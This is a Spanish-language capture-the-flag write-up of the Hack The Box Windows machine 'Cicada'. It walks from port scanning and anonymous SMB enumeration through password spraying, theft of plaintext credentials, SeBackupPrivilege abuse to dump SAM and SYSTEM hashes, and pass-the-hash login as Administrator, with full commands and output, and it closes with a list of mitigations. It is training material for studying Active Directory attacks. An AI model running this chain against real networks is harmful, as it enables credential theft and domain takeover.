
Máquina: Cicada
SO: Windows
IP: 10.10.11.35
Fecha: 2025-10-15
Herramientas: ping, nmap, smbclient, crackmapexec, impacket, evil-winrm
Dificultad: Easy
Tipo de informe: POC + comandos utilizados + Conclusiones

Enumeración


Con la herramienta "ping" identificamos un TTL de 127(+1). Lo que sugiere que es Windows.



Parámetros:

- -c: nos permite enviar 4 paquetes.

Más adelante procedemos a buscar los puertos abiertos tanto por TCP como por UDP.
Puertos TCP/IP:



Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake

- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: output normal de Nmap

Puertos UDP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 10:49 EDT
Nmap scan report for 10.10.11.35
Host is up, received user-set (0.043s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT    STATE SERVICE      REASON
53/udp  open  domain       udp-response ttl 127
88/udp  open  kerberos-sec udp-response ttl 127
123/udp open  ntp          udp-response ttl 127
389/udp open  ldap         udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Una vez identificados los puertos, analizamos cada puerto para identificar versiones y posible información extra.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sCV -A -O -p53,88,123,135,139,389,464,593,636,3268,3269,5985,58137 -T4 10.10.11.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 10:55 EDT
Nmap scan report for 10.10.11.35
Host is up (0.099s latency).

PORT      STATE    SERVICE      VERSION
53/tcp    open     domain       Simple DNS Plus
88/tcp    open     kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-15 21:55:12Z)
123/tcp   filtered ntp
135/tcp   open     msrpc        Microsoft Windows RPC
139/tcp   open     netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open     ldap         Microsoft Windows Active Directory LDAP (Domain: cicada.htb0.,
Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: 2025-10-15T21:56:50+00:00; +7h00m03s from scanner time.
464/tcp   open     kpasswd5?
```

(SNIP...)

Parámetros:

- -sCV: ejecutar Script Default y identificar versiones
- -A: Modo agresivo y ruidoso que aporta mucha información
- -O: FingerPrinting del Sistema Operativo
- -T4: Acelera el proceso pero con algo de ruido

Se identificaron varias cosas como servicios LDAP, SMB, Kerberos, un posible Active Directory y otros más.
Continuaremos con el servicio SMB (que es el que nos dará resultados).

Se identificaron varias carpetas No-Default, en HR tenemos permisos, pero en DEV no.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# smbclient -N -L //10.10.11.35/

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

Parámetros:

- -N: Sin usuario ni credenciales (anonymous)
- -L: Listar carpetas

Dentro de HR se identificó un fichero sensible con credenciales en su interior.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# smbclient -N //10.10.11.35/HR
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

                4168447 blocks of size 4096. 126754 blocks available
smb: \> ^C

┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part
 that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8
```

Recapitulemos.
Tenemos una credencial de un usuario desconocido.
Tenemos un Active Directory presente.

Por lo tanto, enumeraremos posibles usuarios del AD y luego identificaremos que usuario usa la credencial obtenida.

Explotación

Para ello usaremos la herramienta "crackmapexec" con el usuario Guest y usaremos fuerza bruta con los identificadores de usuario (RID).

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.35 -u guest -p "" --rid-brute | grep "SidTypeUser" | cut -f2 -d'\' | cut -f1 -d"("
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

Los RID se usan enumerar cuentas numéricas del sistema. Con RID-Cycling enumeramos todas las cuentas dentro del rango. (--rid-brute, si no se especifica va hasta 4000)

Ahora usaremos estos usuarios y probaremos la credencial, es decir un PasswordSpraying-Attack.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domai
n:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LO
GON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAIL
URE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAI
LURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON
_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LO
GON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_L
OGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

PasswordSpraying-Attack se basa en usar diferentes usuarios y probarlos con una sola contraseña (que siempre será la misma para todos), logrando así, conocer quién usa la credencial.

Ahora que tenemos el usuario con sus credenciales probaremos logear en servicios en búsqueda de más información (no hay información nueva en otros servicios).
Por lo tanto volveremos a enumerar usuarios con el usuario obtenido.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.35 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domai
n:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [+] Enumerated domain user(s)
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\emily.oscars                  badpwdcount: 0 desc:
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\david.orelious                badpwdcount: 0 desc:
Just in case I forget my password is aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\michael.wrightson             badpwdcount: 0 desc:
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\sarah.dantelia                badpwdcount: 1 desc:
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\john.smoulder                 badpwdcount: 1 desc:
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\krbtgt                        badpwdcount: 1 desc:
Key Distribution Center Service Account
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\Guest                         badpwdcount: 1 desc:
Built-in account for guest access to the computer/domain
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\Administrator                 badpwdcount: 1 desc:
Built-in account for administering the computer/domain
```

Hemos tenido suerte de encontrar otro usuario con una contraseña expuesta en Texto Plano sin encriptar.
Lo cual supone otro riesgo elevado para el sistema.

Este usuario sí nos permite entrar al directorio DEV del servicio de SMB, obteniendo así un nuevo usuario.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# smbclient -U cicada.htb/david.orelious //10.10.11.35/Dev
Password for [CICADA.HTB\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

                4168447 blocks of size 4096. 126334 blocks available
smb: \> ^C

┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
```

Este usuario con credenciales expuestas en el directorio DEV del servicio SMB sí nos permite acceder dentro del Sistema.

Privilege Escalation

Lo primero que hacemos es recopilar tanto información como nos sea posible.
Del sistema, del usuario, de otros usuarios, grupos, etc..

Información del Sistema:

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> Get-ComputerInfo


WindowsBuildLabEx                           : 20348.1.amd64fre.fe_release.210507-1500
WindowsCurrentVersion                       : 6.3
WindowsEditionId                            : ServerStandard
WindowsInstallationType                     : Server
WindowsInstallDateFromRegistry              : 3/14/2024 10:43:33 AM
WindowsProductId                            : 00454-20165-01481-AA720
WindowsProductName                          : Windows Server 2022 Standard
WindowsRegisteredOrganization               :
WindowsRegisteredOwner                      : Windows User
WindowsSystemRoot                           : C:\Windows
WindowsVersion                              : 2009
OSDisplayVersion                            : 21H2
```

Información sobre Usuarios:

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            david.orelious           emily.oscars
Guest                    john.smoulder            krbtgt
michael.wrightson        sarah.dantelia
The command completed with one or more errors.
```

Información sobre Grupos:

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> net localgroup 'Administrators'
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
The command completed successfully.
```

Hemos localizado una posible escalada de privilegios.
Se ha detectado "SeBackupPrivilege" y "SeRestorePrivilege" en el usuario Emily, lo que nos permite extraer los ficheros SYSTEM y SAM para obtener los HASHes del sistema.

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Descargamos los ficheros "SeBackupPrivilegeCmdLets.dll" y "SeBackupPrivilegeUtils.dll" del repositorio GitHub "https://github.com/giuliano108/SeBackupPrivilege".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# ls -altr SeBackupPrivilege*
-rw-rw-r-- 1 kali kali 12288 Oct 15 10:10 SeBackupPrivilegeCmdLets.dll
-rw-rw-r-- 1 kali kali 16384 Oct 15 10:10 SeBackupPrivilegeUtils.dll
```

Cargamos los archivos a la máquina Windows y los cargamos los módulos en la sesión actual.

```
-a----         10/15/2025   3:48 PM          12288 SeBackupPrivilegeCmdLets.dll
-a----         10/15/2025   3:48 PM          16384 SeBackupPrivilegeUtils.dll


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\tmp> Import-Module .\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\tmp> Import-Module .\SeBackupPrivilegeUtils.dll
```

Usamos upload en evil-winrm para cargar ficheros

Ahora aprovechando los permisos de Emily, crearemos una copia de SAM y SYSTEM, que luego en nuestro sistema explotaremos.

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\tmp> reg save hklm\sam C:\Users\emily.oscars.CICADA\tmp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\tmp> reg save hklm\system C:\Users\emily.oscars.CICADA\tmp\system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\tmp> download sam

Info: Downloading C:\Users\emily.oscars.CICADA\tmp\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\tmp> download system

Info: Downloading C:\Users\emily.oscars.CICADA\tmp\system to system

Info: Download successful!
```

Usamos download en evil-winrm para bajar ficheros

Con la herramienta "SecretsDump" de Impacket-Tools extraeremos los hashes de SAM.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation/tmp]
└─# python3 /opt/Certipy/venv/bin/secretsdump.py -sam sam -system system LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
```

Como resultado final obtenemos el hash NTLM del usuario Administrador, que con "evil-winrm" podemos hacer Pass-The-Hash para acceder al sistema con privilegios elevados.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation/tmp]
└─# evil-winrm -i 10.10.11.35 -u 'Administrator' -H '2b87e7c93a3e8a0ea4a581937016f341'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `
module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cicada\administrator
```

Conclusiones

En esta máquina HTB (Cicada), comenzamos con la enumeración básica (ping, escaneo de puertos y servicios, SMB) y descubrimos tanto credenciales como vectores de ataque.
Luego fuimos descubriendo nuevos usuarios y credenciales hasta llegar al sistema.
Que fácilmente pudimos ver su forma de ganar privilegios.

Mitigaciones

Prioridad alta

1. Rotar credenciales comprometidas.
2. Implementar prácticas seguras para las contraseñas.
3. Restringir/Limitar accesos SMB
4. Revocar privilegios Backup/Restore

Prioridad media

1. Fortalecer la seguridad (MFA, SHA1, implementar LAPS)
2. Creación de políticas contra Password-Spraying y Fuerza Bruta
3. Segmentar y filtrar la red

Prioridad baja

1. Actualizar los servicios (ej. SMBv1)
2. Aplicar metodologías Zero-Trust y Privilegio Mínimo
3. Uso de cuentas Just-In-Time (PAM)